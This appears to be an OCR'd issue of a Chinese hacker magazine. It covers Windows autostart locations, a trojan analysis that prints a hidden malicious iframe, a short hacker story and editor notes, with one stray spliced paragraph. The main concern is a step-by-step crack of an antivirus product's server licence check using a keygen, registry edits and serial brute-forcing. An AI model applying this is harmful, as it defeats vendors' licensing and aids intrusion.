Windows 系统中启动项目总是我们关注的焦点，因为如果里面被别人做了手脚的话，那么木马程序、恶意软件、病毒程序……这些我们不希望看到的东西都会在不知不觉中在计算机系统启动的时候悄悄启动！这样带来的后果可想而知：系统被木马侵袭，恶意软件出其不意的骚扰，病毒程序驻留计算机并随时进行破坏！所以，给各位读者介绍系统自启动程序的相关内容，希望能为各位读者的计算机做更好的安全防护！

文／独行者

一、“启动”项目

我们知道，Windows 中有自带的启动文件夹，它是最常见的启动项目，但很多人却很少注意仔细检查它。如果把程序装入到这个文件夹中，系统启动就会自动地加载相应程序，而且因为它是暴露在外的，所以非常容易被外在的因素更改。具体的位置是“开始”菜单中的“启动”选项，在硬盘上的位置是：C：\windows\start menu\programs\startup，在注册表中的位置是：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Startup="C:\windows\start menu\programs\startup（以windows 98为例），现在你可以打开看看里面有没有什么不明的程序存在。

二、msconfig

msconfig 是 Windows 系统中的“系统配置实用程序”，它管的方面可够宽，包括：system.ini、win.ini，启动项目等。同样，里面也是自启动程序非常喜欢呆的地方！

1. system.ini

首先，在“运行”对话框中输入“msconfig”来启动系统配置实用程序（下同），找到system.ini 标签，里面的“shell=……”就可以用来加载特殊的程序，如果你的 shell= 后面不是默认的 explorer.exe，或者说后面还有一个程序的名字，那你可要小心了，请仔细检查相应的程序是否安全！

2. win.ini

如果我们想加载一个程序：hack.exe，那么可以在 win.ini 中用下面的语句来实现：

```
[windows]
load=hack.exe
run=hacke.exe
```

该怎么做，你应该知道了吧！

是学习它的思想。我们应该想一想，为什么我没想到这种方法呢？为什么发现漏洞的是他，而不是我呢？

同时，本文的意义不限于此。从以上“取回”管理员密码的手段和过程中，我们得到的启示是——保证系统物理安全性的重要是不容忽视。

3.“启动”项目

系统配置实用程序中的启动标签和我们上面讲的“启动”文件夹并不是同一个东西，在系统配置实用程序中的这个启动项目是 Windows 系统启动项目的集合地，几乎所有的启动项目都能在这里找到——当然，经过特殊编程处理的程序可以通过另外的方法不在这里显示。

打开“启动”标签，“启动项目”中罗列的是开机启动程序的名称，“命令”下是具体的程序附加命令，最后的“位置”就是该程序在注册表中的相应位置了，你可以对可疑的程序进行详细的路径、命令检查，一旦发现错误，就可以用下方的“禁用”来禁止该程序开机时候的加载。

一般来讲，除系统基于硬件部分和内核部分的系统软件的启动项目外，其他的启动项目都是可以适当更改的，包括：杀毒程序、特定防火墙程序、播放软件、内存管理软件等。也就是说，启动项目中包含了所有我们可见的程序的列表，你完全可以通过它来管理你的启动程序！

三、注册表中相应的启动加载项目

注册表的启动项目是病毒和木马程序的最爱！非常多的病毒和木马的顽固性就是通过注册表来实现的，所以平常的时候可以下载个注册表监视器来监视注册表的改动，特别是在安装了新的软件或者是运行了新的程序的时候，一定不要被程序漂亮的外表迷惑，一定要看清楚它的实质是不是木马的伪装外壳或者是捆绑程序！必要的时候可以根据备份来恢复注册表，这样的注册表程序网上很多，这里也就不再罗嗦了。

我们也可以通过手动的方法来检查注册表中相应的位置，虽然它们很多是和上文讲的位置重复，但是对网络安全来讲，小心是永远不嫌多的！

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\RunServices]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\RunServicesOnce]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\Run]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\RunOnce]
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\Run]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\RunOnce]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\RunServices]
```

注意同安全、清洁的系统注册表相应键进行比较，如果发现不一致的地方，一定要弄清楚它是什么东西！不要相信写在外面的“system”、“windows”、“programfiles”等名称，谁都知道“欲盖弥彰”的道理。如果经过详细的比较，可以确定它是不明程序的话，不要手软，马上删除！

四、wininit.ini

我们知道，Windows 的安装程序常常调用这个程序来实现安装程序后的删除工作，所以不要小看它，如果在它上面做手脚的话，可以说是非常隐蔽、非常完美的！

它在系统盘的 Windows 目录下，用记事本打开它（有时候是 wininit.bak 文件）可以看到相应的内容，很明显，我们可以在里面添加相应的语句来达到修改系统时候程序或者是删除程序的目的——如果是文件关联型的木马，可以通过 winint.ini 来删除它感染后的原始文件，从而达到真正隐藏自己的目的！

五、DOS 下的战斗

最后，我们说说 DOS 下的启动项目的加载，config.sys、autoexec.bat、*.bat 等文件都可以用特定的编程方式来实现加载程序的目的，所以不要以为 DOS 就是个过时的东西，好的 DOS 下的编程往往能达到非常简单、非常实用的功能！这样的例子《黑客防线》以往的刊物上很多，也很全面，我就不在鲁班门前耍大斧了，如果有兴趣可以找找看，那片天地一定能让你感觉到非常神奇！

关于启动就说这么多了，鉴于小弟的水平，当然不可能说到全面，也不可能做到完美，或许还有纰漏，如果是那样的话，希望广大《黑客防线》的朋友们能给小弟提个醒，大家交流交流，不甚感激！

由于木马克星采用了纯服务器认证的方式，导致采用注册机注册的用户无法进行更新，但由于其服务器认证方式存在一定的缺陷，使得我们可以轻松绕过。

初探网络服务器验证方式

文／雪莲蓬

前段时间沉迷于网络游戏，导致机器上乱七八糟的东西不少，找了一大堆杀毒软件也没多大效果。并不是杀毒软件不好，而是现在的人都会自己尝试修改那些乱七八糟的东西了。一筹莫展的时候，看到网上介绍木马克星杀毒效果不错，管他的死马当活马医吧。随即下载了一个木马克星5.40版（现在到处都可以下得到）。按照说明安装，

图 1

第一次运行时软件提示这是个没有注册的版本！为了能更好地使用，我上网找到了一个注册机。现在开始来注册，我的注册序列号是：221696299，如图1所示。

作者声明不追究破解者的任何责任，怪不得网上这么多注册机，先注册再说。在注册机里面输入我的序列号，我得到的注册码是449502889。一切太简单了！输入注册码点击“注册”——成功！

开始杀毒之前先升级一下病毒库吧，软件提示我不是合法用户。我不是已经注册了吗？翻开帮助找原因，原来它是网络验证，怪不得了。这是个新鲜玩艺，我很有兴趣。

既然是网络验证，就要向网络上的服务器发送它的验证信息，我们就从这里开始吧。装上一个Sniffer Pro（这个可是分析网络流量的好东西啊！安装过程这里就省了，大家查看相关文章吧），在Sniffer Pro监听网络的时候我们再来一次升级病毒库的过程，完成后来看看监听的数据吧，如图2所示。




图 2

看到了吗？软件向服务器www.luosoft.com发送了一个内容是/cgi-bin/test.pl?name=221696299的请求。221696299不是我的序列号吗？再看看服务器是怎么回应的吧，如图3所示。




图 3

服务器回答的是“no ok”，原来服务器认证就是这个样子。看来他的服务器中有个数据库，里面记录了所有注册用户的序列号，没有经过注册授权的序列号服务器是不能通过的。现在摆在面前的问题有两个：一是怎样取得一个它数据库里面已经存在的序列号，二是怎样让它发送这个伪造的序列号。第二个问题马上就有了答案，我们可以借鉴网络游戏的外挂原理用WEP做一个封包过滤，把我的注册序号替换为一个服务器认证过的注册序号。这个想法是能够成功的，但在使用上这个方法有点麻烦，还是想想别的办法。

既然软件向服务器发送了http://www.luosoft.com/cgi-bin/test.pl?name=221696299这么一个请

求，那在程序里面肯定会有这一段存在，先找到这一段看看。还好，这个exe文件没有加壳，省了我去找工具脱壳了。将程序还原成汇编的代码，用串式查找找到了http://www.luosoft.com/cgi-bin/test.pl?name=这一段，可以理解为发送的公共部分。跳到这段代码开始的地方查看，根本看不出什么东西来，失望！看来只能用trw2000跟踪看看了（由于这不是本文讨论的范围，所以这里就省略了跟踪的过程）。跟踪发现更新的时候程序都会去读一下注册表，这里很奇怪。检查一下注册表（因为程序提交的URL的一部分已经发现，就是没有看到我的机器序列号，这里就来搜索我的机器序列号），查找221696299，结果真的在HKEY_USERS\.DEFAULT\Software\AngelSoft\iparmor下面发现一个名为“name536”的字符串类型的键，其键值就是我的机器序列号。下面还有一个名为pass的键，不用说一看就知道是放注册号的地方！将name536的值221696299改成1，然后关掉木马克星，再运行让它去读我们刚刚改掉的注册表。点击注册，有趣的事情发生了，如图4所示。

图4

看来我们找的地方没错。再来看看升级病毒库的时候提交URL的name的值变了没有，如图5所示 。

也是1，第2个问题解决了。作者在软件的帮助里面说每台机器只能使用惟一的序列号，从上面的过程来看它的说法是不正确的。现在只有一个问题需要解决，那就是如何取得一个已经通过服务器认证的序列号了。这个方法我觉得反过来想比较好理解些，既然发送没有通过服务器验证的序列号返回的都是“no ok”，那么通过验证的序列号返回的是什么呢？既然使用的是http服务，那么用IE就可以看到；既然no ok是明文返回，那么就应该可以比对？照着这个思路写了一个检测程序（这里特别感谢网友江旭花了几天的时间查资料，写出这个多线程的检测程序）。




图5

现在我们知道发送的URL为http:// www.luosoft.com/cgi-bin/test.pl?name=??????范围为全数字1-99999999，错误时候返回的代码为no ok。开始设置自己写的监测程序并运行，如图6所示。

图6

提出所有不包含“no”字符串的页面。运行一个小时左右找到20个已经通过服务器认证的注册序列号，随便用一个来测试。还是用前面的注册机算出该序号的注册码！将该序号写入注册表替换键名“name536”的值，然后运行软件输入算出来的注册码，成功通过。因为我们不是讨论如何破解这款软件，所以所有的认证序号均不公开。

病毒库升级完成了，看来我们已经取得了一个合法的认证用户的身份了。到这里，我们已经成功地破解一款软件的网络服务器认证方式。

从理论上讲，目前所有的服务器认证软件都可以用类似的方法去破解，但是稍有区别。该款软件的验证方式可以看出作者的验证方式太过简单，主要的问题还是在于注册序号有可预见性，并且可以在注册表中随意更改。到这里，文章也应该结束了。这次检测的结果，我在两三个月以前已经通过邮件告诉作者了！希望大家还是支持正版。

最后一次入侵

文／独行者

1 暗火

他，驰骋在网络中最机密的地方，用一双幽灵般洞察一切的眼注视着每个服务器的举动，一切服务器运作的细节、一切隐密的漏洞都完完全全地暴露在他的面前，任何系统的安全防线在他面前都形同虚设。他要得到的东西，没有人能阻止他得到——他，一个商业黑客间谍，在非常小、非常隐蔽的圈子里，人们叫他暗火——他总是能秘密地隐藏在网络的一个阴暗角落，无孔不入地把握住服务器的漏洞，然后用烈火般的激情和无懈可击的技术入侵系统，获得最高的商业机密，然后，消失……

他有个小屋，一台配置令人叹为观止的计算机，一个小巧灵便而又功能强大的笔记本电脑，其余就只剩下一个塞满食物的大冰箱，一张小小的床……就在这样的屋子里，他不停地接到专人给他指派的任务，然后和着冰凉的水、僵硬的面包和满地的烟头、一屋子的凌乱，潇洒地出入最机密的地方，进入别人认为天衣无缝的安全系统，获得最高层的商业机密资料，然后，消失……

他有个在外地上班的女朋友，每个月她都会回来看他，一起吃顿饭，逛逛街，回他的小屋，帮他收拾凌乱的房间和凌乱的心情。他们的感情很好，并没有因为相隔遥远而冲淡爱情，他告诉她，他的工作是帮一个大的网站做程序，所以一直可以在家里上班，而她，完完全全相信自己的爱人。每个月她来的那几天，都是暗火最快乐的日子，他会出去看看久违了的现实世界，感受温暖的阳光和美丽的心情，只有在她存在的时候，暗火才明明白白地知道自己是存在于现实生活中的——然后，这样的存在随着她的离去一起消失……

2 任务

这次的任务是广州的一个大型企业X的内部最高AA级机密投资计划，他带着他的笔记本，坐上了去广州的飞机，只是告诉她说去广州公干，她细心地叮嘱一定要戴上口罩，那里的流行病现在很猖狂。他笑笑，乖乖地戴上一只上面画着冷冷面容的口罩，穿行在一人一口罩的广州。

通过实地的考察和员工无意间透露出来的信息，再配合社会工程学，加上做商业黑客3年的丰富经验，暗火很容易就得到了X公司的网络分布结构和物理分布图，经过详细的分析，看来这次是场硬仗：X公司毕竟是大企业，对内部的机密资料管理得非常严格，通过外部网络入侵服务器看来是不可能的，内部员工也没有可以入侵总服务器的可能，整个X公司采用了最先进的数据加密技术和安全防范措施，普通的员工根本不知道有这个AA级投资计划存在，只有公司的几个技术骨干管理员和公司几个老总知道这个计划，并且能使用特别的账号和密码来进入这个系统读取资料……无疑，这是个安全防护非常到位的系统，入侵几乎没有丝毫的可能。

她打电话来说想他，两人恋爱这么久，也该找个时间见见双方父母，把婚事办了，她再不想和他这样分居两地，她要和他守在一起……他笑了，只有听到她的话语，看到她的面容，暗火才会露出罕见的微笑。他告诉自己，搞定X公司的这个项目，他将退出这个圈子，靠这3年来丰厚的积蓄，

开个小店，快快乐乐地陪着她一起享受生活……

3 机会

暗火通过各方面收集来的信息，一次又一次悄悄地对X公司的网络进行探测，他常常背着自己先进的笔记本电脑，在公司对面一个不显眼的小角落里密切注视着公司员工的工作情况和公司网络服务器的运作情况，等待着时机……

一天，两天，一个星期……他像个静止不动的精灵，平静地注视着这个世界，冷静异常。周围的人越来越少，流行病越来越厉害，很多公司都停止了运作，集体放了长假，X公司不久后也要放假了。暗火还是没有丝毫的焦急，他知道，机会总是稍纵即逝，只有冷静的人，才能抓住如白驹过隙般的机会，并一举成功！

X公司决定提前放假，因为公司中一个员工被疾病感染，已经送到医院进行抢救，有条件的员工可以在家里使用网络办公。员工都回家了，X公司冷清了起来，但暗火知道：自己的机会来了！

他找了个宾馆，把自己关在屋子里，打开笔记本，在浩瀚的网络中探索着X公司的系统，他知道，高层的管理人员一定会连上网络，使用自己特有的账户和密码登录公司内部机密数据库，当公司系统为管理员打开方便之门的时候也就是他进入系统拿到机密资料的时候！

一天，两天，一个星期……等待几乎是他们这样的人的必修课，暗火和以前一样冷静如常，丝毫没有烦躁——虽然她打电话来说很想见他，她的父母也想看看未来的女婿。暗火深刻懂得这个时候任何的一次分心都会导致前功尽弃，他依然在静静地等待……

机会，终于在第二个星期时到来：一个管理人员使用了自己的账户登录了机密系统，暗火马上通过监听获得了这个倒霉的管理员的账户和密码，也紧跟他进了系统，轻易地Down下了AA资料，立即消失……

4 归隐

他成功地完成了任务，并向上层提出了退隐，理由很简单：他爱她！

两天后，他们结婚：整洁的家，美丽的妻，轻轻响着音乐的电脑，一切都是那么美好，暗火笑了！该得到的都得到了！夫复何求？——他突然感冒，高烧不退，被她送进了医院……医生说：隔离！


晚上，暗火逃出了病房，医院走廊上的妻依然那么美丽，太累了的她坐着也睡着了，双眼带着哭泣后的红肿，暗火压下自己想抱她的强烈冲动，恢复贯有的冷静，慢慢消失在走廊的尽头……

网络上喧哗了起来：无数的大企业和公司的网络总管收到了警告信，里面有自己企业网络的详细分布图和各处存在的漏洞和后门，许多网管忽然发现这样详细的网络分布图和漏洞甚至比公司内部的原始资料都要齐备、完善；一些根本没有发布出来的漏洞被神秘的人提出来，并详细给定了防护的措施和修补办法，系统开发商看到这些漏洞全都只有一个反应——张大了嘴，不相信会有这么多隐蔽的漏洞存在于系统中；无数的网站直接被人进入，但是入侵者没有做任何破坏，只是善意地修补了系统中的不足，并留下了详细的系统日志，让网管知道问题出在什么地方……网络一时沸腾起来了，是什么人？什么人有这样的实力来突破这么多的高级安全系统？什么人有这样的技术来发现这么多系统中底层的漏洞？——网络警察终于查到了他，等赶到他的小屋时，只看到在门口蜷缩成一团的她，脸色苍白、神情呆滞，茫然地望着紧锁的房门……

5 尾声

两天后是暗火的葬礼，小小的骨灰盒被埋在巴掌大的地方，“暗火”回归了大地，这个名字也从此永远地消失……她流光了眼泪，双眼没有丝毫焦距，跪在那里一言不发。无数的公司派出了专人前来悼念，偌大的山上静立着无数的人，他们心中想着同样的事：“暗火，传奇式的人物，为网络安全事业贡献了所有……”

她手里紧握着简单的病历：“非典型性肺炎”……



很多朋友喜欢称我们“黑编”，某天，几个人吃饭时互相瞧瞧，不论是GG，还是MM，都确实挺黑，再想想以前的历任编辑，都不白，看来想作黑编首先要“黑”点，这可能会是先天优势。如果某天你在路上看到一个皮肤黝黑的小伙子，说不定就是一个“黑编”，哈哈！本期开始，黑编开始露脸了，看到封二的照片没有，那儿可都是黑编，不过要认识所有的黑编，可一定不要错过我们每期的黑编寄语啊。

pig_g：一转眼，一个月时间又过去了。在期盼用工资来掩盖囊中羞涩的同时，也该对本月的工作和生活情况作个小结了。呵呵，下面宣布本期战果：编辑、提交稿件17篇，在论坛回答问题近200贴（呵呵，包括灌水），更新新闻100多篇，购买黑客类杂志3本，和MM红脸x次（工作太忙，没空陪MM了），结交黑防热心读者和忠实作者n人。看来，本月收获颇多！值得庆贺（惟有MM小嘴嘟起来了）！

朋友“风一般的男人”跟我说，自己当编辑后才真正感觉到自己以前的稿件是对编辑极端地不尊重。呵呵，此话怎讲？哎，举个例子，曾经有个作者的两篇稿件我看完第一篇后，就感觉眼睛发昏，头脑发胀（整个人极端郁闷，决不夸张哦，不过不可否认那的确是两篇好稿，但其口语和排版格式的杀伤力也应该超过了“Gloomy Sunday（黑色星期天，因国外好多人听后有自杀行为，因而被视为禁歌）”这首歌了），还好最后通过与作者多次“交涉”和共同编辑修改，总算将其打造得有头有脸，有bright老大最后对这两篇稿件提出的表扬为证哦！

在论坛回答问题，其实有时也挺幸福和快乐，因为可以感受得到读者朋友疑难杂症得到解决后的兴奋。我也不得不佩服读者朋友的魔法之强大，因为其解决问题后一句简单的“谢谢”，也足可以让我的体力、精力值和热情度恢复到100%。

更新新闻就更不用说了，通常是搜遍各大网站寻找安全新闻和技术文章。这不，有什么安全事件和漏洞，有什么新病毒都可以及时把握，一个也不放过，呵呵，你说何乐而不为呢？！

对了，我通常也和广大读者朋友一样，在月初的时候挤到报刊亭抢购黑防杂志（MM在一旁开始嘀咕了：编辑部不是每期给你寄杂志吗？），呵呵，想想一个月的努力全部凝聚在这本杂志上，要换作是你，也没有10天的耐心来等待哦！对了，其它兄弟杂志的销售量我也有贡献的哦，这样也可以多多学习和借鉴，以便更好地回报大家对黑防的厚爱。

最后，本月能够取得这样的成绩，这和MM的支持是分不开的（这话感觉怎么这么耳熟？！）。尽管我很少有时间陪她，MM还是一如既往地***（此处省略6个英文字母）。这不，这几天在家闭关修炼“椒盐排骨”，听说味道还不错！呵呵，再写口水就要流到键盘上了！就此打住！

Heavyd：6月3日一早，刚开始整理稿子的时候，收到了一条QQ消息：“学校的服务器被我完全控制了，还有SQL服务器里的数据，想看就看……”，忍不住进去兜了一圈，里面的文件一目了然，文件任意修改、删除……大吃一惊，这一切都是我的朋友angel所为，今年应该算19岁了，这个人很有意思，从我2001年认识他开始，他还是一个小菜鸟，就有一个愿望，在他离开母校之前，要进入学校的系统。于是他学呀学呀，在黑防里钻来钻去，在各大网站之间串来串去，还做了自己的网站，慢慢成长……从一位黑防的读者，到作者……一个“崭新”的黑客即将诞生！大家是不是该鼓励一下：）

除了入侵，最近讨论比较多的话题就是微软新出的Windows Server 2003了，前几天碰到Chinaboy，正忙着给公司测试新升级的系统，忙里

偷闲跟他聊上了几句。经过他的评测，微软的新系统总体非常不错，性能有了很大地提高，不过据他说，还是有一些安全缺陷。大家如果感兴趣可以到微软的主页下载180天评估版本：https://microsoft.order-5.com/windowsserver2003evaldl/，不过根据“习惯”需要到微软主页申请序列号了。

对了，5月底还编写一些小程序，主要是练练手，学习一些编程技巧，做了一个小程序IPC连接拷贝程序到远程主机，然后启动程序，呵呵，技术含量不高，不过方便菜鸟入侵，现在做的不太好，或许以后能拿出来并公开代码，和各位黑防的读者一起交流进步！

F-king：哎，6期制作光盘时，为了让大家劳逸结合，在收集Webdav万能溢出工具集合时，放入了一个关于Webdav的愚人节软件，本以为大家正玩的不亦乐乎呢？那想到，某日头发来一个URL（http://www.hacker.com.cn/newbbs/dispbbs.asp?boardID=27&RootID=111695&ID=111695），感觉不是很妙，标题：“光盘里怎么能有这样的东西？光盘编辑该扣奖金！！”大致内容：“六月份刚出的光盘里，关于Webdav的工具集里有一个所谓的所有版本通用溢出程序Fo_Webdav，可是当你将程序全部运行完了，cmd界面就变成了黄色，并显示一段愚人节快乐的文字。本着对黑防的信任，我只是以为这个程序刚好是4月1日发布的，只是日子刚好，但程序是真实的。谁知对进行溢出的机器怎么也连接不上。试了很多遍都不行后，我渐渐有了怀疑，于是找了两台相邻的Windows 2000做实验，对两台机器的所有端口进行监听，却发现在溢出程序运行的时候，根本没有任何数据发向目标机器！！我才知道原来这真是一个愚人节的玩笑”。最后建议扣偶的奖金！还好，经过偶和发贴者skyeye13的一番沟通，说明白偶的本意，才平息了扣奖金风波。事后想想，最关键的问题还是沟通，如果在制作光盘时可以和大家做好沟通，这些问题应该不会出现，所以希望大家对于光盘内容如果有什么意见，可以在论坛发贴，或者将意见发到偶的Email：root@hacker.com.cn，为了“将功赎罪”，偶自告奋勇申请负责攻防实验室的维护，前车之鉴，偶会在今后的工作中和大家做好沟通，希望各位朋友能够出谋划策，拉兄弟一把，在此，兄弟先谢了 。

对于想参加攻防实验的朋友一定要注意啦，必须按照本期最后一页中我们的要求，将你的攻击录像以及成果表格发送到攻防实验室专用信箱gift@hacker.com.cn，缺少任何一项都可能与我们的“笔记本”失之交臂，到那时可不要愿偶没有说明而后悔莫及。

最后还有件事情拜托各位，有什么好的想法一定记得和我交流交流，如果大家感觉还不错，是不是可以去论坛提议给偶加点奖金，不要总是提议扣偶的奖金啊，因为偶现在不仅“黑”，而且“瘦”，况且还要……所以吗，奖金是多多益善！

攻防实验成果表格明细

会员姓名	会员地址	联系电话	有效证件号码
有效攻击起止时间	有效IP地址	攻击结果	攻击录像文件名
数据库内密文			
攻击过程简介			
对攻防实验室的建议与意见			
备注			

注：数据库内密文，该项是有效进入数据库服务器，并取得相关文件与内容的会员需要填写，否则不必填写。

对于我们忠实的FANS来讲，拥有一台漂亮的笔记本可是一种奢想，那么关注黑客防线，关注黑防攻防实验室，万元笔记本就会从天而降，使你梦想成真！

编辑部经过紧张的筹划，现在攻防试验室已经是万事具备，只欠考验了，提行各位一定要注意按照我们的活动规则进行，否则可能会与笔记本大奖失之交臂。如果你已经一切准备就绪，那就不要犹豫，赶快来挑战吧！

转眼夏天到来了，天气真热，咱们黑防读者的热心程度更是达到了六颗星。这不，热心读者小王发了封E-mail，赞扬的话我就不贴出来了，还是看看他提的问题吧：听说Linux不错，最近借朋友的Redhat 8.0装了，其它的设备都认出来了，驱动都有了，可是我的Win Modem系统没有检测到，是不是没有检测到就没有希望用了？本人对Linux几乎一无所知，请各位帮帮忙。另外，驱动如何装，谢谢了。我的系统是Linux+ Windows双系统。

Heavyd：其实，Linux下也能用Win Modem，安装了Linux+Windows双系统，看一下你的Modem用的什么公司的主芯片。例如你用的是Intel公司的，那么你在Intel网站上下载for Linux的驱动。(http://developer.intel.com/design/modems/support/drivers_linux.htm)。然后在Windows下是一个名为Intel-v92ham.tgz的文件，可以使用软盘复制或在Linux下将Intel-v92ham.tgz的文件复制到任一目录(如Root目录)下。打开终端窗口，进入Root目录：

1.使用“ls -a”的命令，可以看到Intel-v92ham.tgz的文件以绿色显示，这表明是可执行文件。

2.解开这个tgz压缩包，此时会有一个文件列表出现，表示有哪些文件解压成功。

3.然后就会发现在root目录下多出一个蓝色的文件夹，名为Intel-v92ham-425。

4.进入Intel-v92ham-425目录，执行命令编译驱动程序。首先删除所有已有的编译文件：make clean 然后编译ham文件，make ham。再将编译的文件进行安装。make install。

5.导入 hamcore.o模块： insmod -f hamcore.o

6.导入 ham.o模块：insmod -f ham.o

7.删除/dev/ham设备： rm /dev/ham

8.重新创建/dev目录下的ham设备： mknod /dev/ham c 240 1

这里的240是默认的，如不能工作请查看/proc/devices/文件里的ham的major number。

9.链接/dev/ham为/dev/modem： ln -s /dev/ham /dev/modem

在Linux中，/dev/modem设备是默认的Modem设备。

最近WebAuto木马比较流行，这不，我才将“QQ连发器及变种现身 携带恶意网页肆意传播”一文贴到病毒版，歪歪就在贴子后回复说他因上了http://www.happy666.net这个网站，QQ总是发送“上次看了个网站不错，去看看吧——http://www.happy666.net”的消息。问如何解决？

guojpeng：歪歪在QQ上向我诉苦的过程中，我就收到几条上面提到的消息。看来这个东东的确很讨厌。尽管最近太忙，不过，既然读者有难，再加上我自己也想看看到底怎么回事。挑战就这样开始了。我首先让歪歪把那个网页的源代码给了我一

份（其实在浏览器中输入“view-source:http://www.happy666.net”便可以将该网页的源代码显示出来，我这边网慢，等了半天也没出来），分析源代码得知，里面有这么一行代码<iframe src=happy666.mht width=0 height=0></iframe>，然后我用flashget将http://www.happy666.net/happy666.mht 下载到本地保存（同样也可以用view-source:http:// www.happy666.net/happy666.mht 显示，我电脑显示这个文件挺快的），修改文件后缀为txt，打开，原来内容是通过base64 编码的exe 文件，里面exe 文件名为happy666.exe。我算是明白怎么回事了。然后，调整一下下载策略，改回mht 后缀。双击hapyy666.mht 文件后，IE 提示是保存还是运行。保存后就得到了happy666.exe 文件。哎，不入虎口，焉得虎子啊，不过先换台机器。换机器后我双击运行了happy666.exe 文件。打开注册表，发现HKLM\SOFTWARE\ Microsoft\ Windows\ CurrentVersion\Run下面多了一个webauto.exe键（后来发现HKCU 相应键值下也存在该键），指向C:\winnt\system32\WebAuto.exe文件。到进程管理器中结束happy666.exe 进程，删除了happy666.exe，然后运行WebAuto.exe 文件，这时去注册表删除那个WebAuto.exe，却发现删除之后马上又写回去了。呵呵，看来还是有注册表保护的。说到这里大家应该已经明白了对策：先结束WebAuto.exe 进程，然后到system32 目录下删除该文件，并在注册表中删除WebAuto.exe 键，另外由于IE 默认首页已经指向了那个网站，在注册表中修改有关键值就可以搞定（具体见病毒版说明）。我想歪歪的这个问题就这么解决了。我相信其他很多朋友一样还会碰到这类问题的，看了我和歪歪的经历，你是否已经明白了该如何解决这类问题呢?

海上的云在编程门诊版询问“我应该怎样去自学汇编语言？”，另外也有很多朋友在汇编门外徘徊，问有关Win32 汇编入门的问题。

guojpeng：汇编语言相对于其它高级语言来说，的确存在一定的难度。不过入门之后，便会觉得轻松很多。对于初学者来说，我觉得首先还是要打好基础，记得我们本科的时候学习汇编语言，前面两章学了将近两个月，后面的章节很快就学完了。或许这也就是因为需要打好基础的缘故。学习汇编的书籍有很多，Win32 汇编目前有两本，一本是蓝琚成编著的《Windows 环境下汇编语言程序设计》，另外一本是罗云彬的《Windows 环境下32 位汇编语言程序设计》。个人觉得，后者讲解得更加详细，有利于初学者学习，不过我认为这本书前面的基础知识还是讲解得不够，大家可以多参考一下清华的那本汇编教材，另外武大的那本汇编教材也挺好的（现在我还放在枕头边呢）。不过学习汇编一定要自己多动手编程，有时间认真读读自己程序的反汇编代码也是非常有助于理解汇编的。

xuehong1203 在病毒版发贴询问：“我的计算机中了宏病毒！请问各位如何解决啊！！我用了好多的杀毒软件都没用！！因为Word 文档涉及到公司机密，不方便将病毒样本上传”，其实这种问题在其它版也经常遇到。

guojpeng：在当前网络环境下，机器感染病毒实在不是什么奇怪的事情了。对于很多病毒，其有明显的症状和特征文件。对于这种病毒，我们只需要在google 中输入相应特征另外加上“病毒”关键字，一般来说，都会搜到相关信息。对于流行病毒，各杀毒公司一定已经给出了专杀软件。如果在论坛询问，对于病毒的具体现象，大家在发贴时，一定记得写清楚具体症状，并且及时反馈情况。对于那些自己也说不清楚现象的病毒，大家可以将病毒样本发到我的邮箱或上传到CVC（中国毒客公社）论坛（网址：http://www.logincom.com）的病毒源码及样本交流版，对于WORD 文档，大家可能会觉得有些不方便，不过没关系，可以先将Word 中文本部分全部删除，或者直接上传normal.dot 文件就可以了。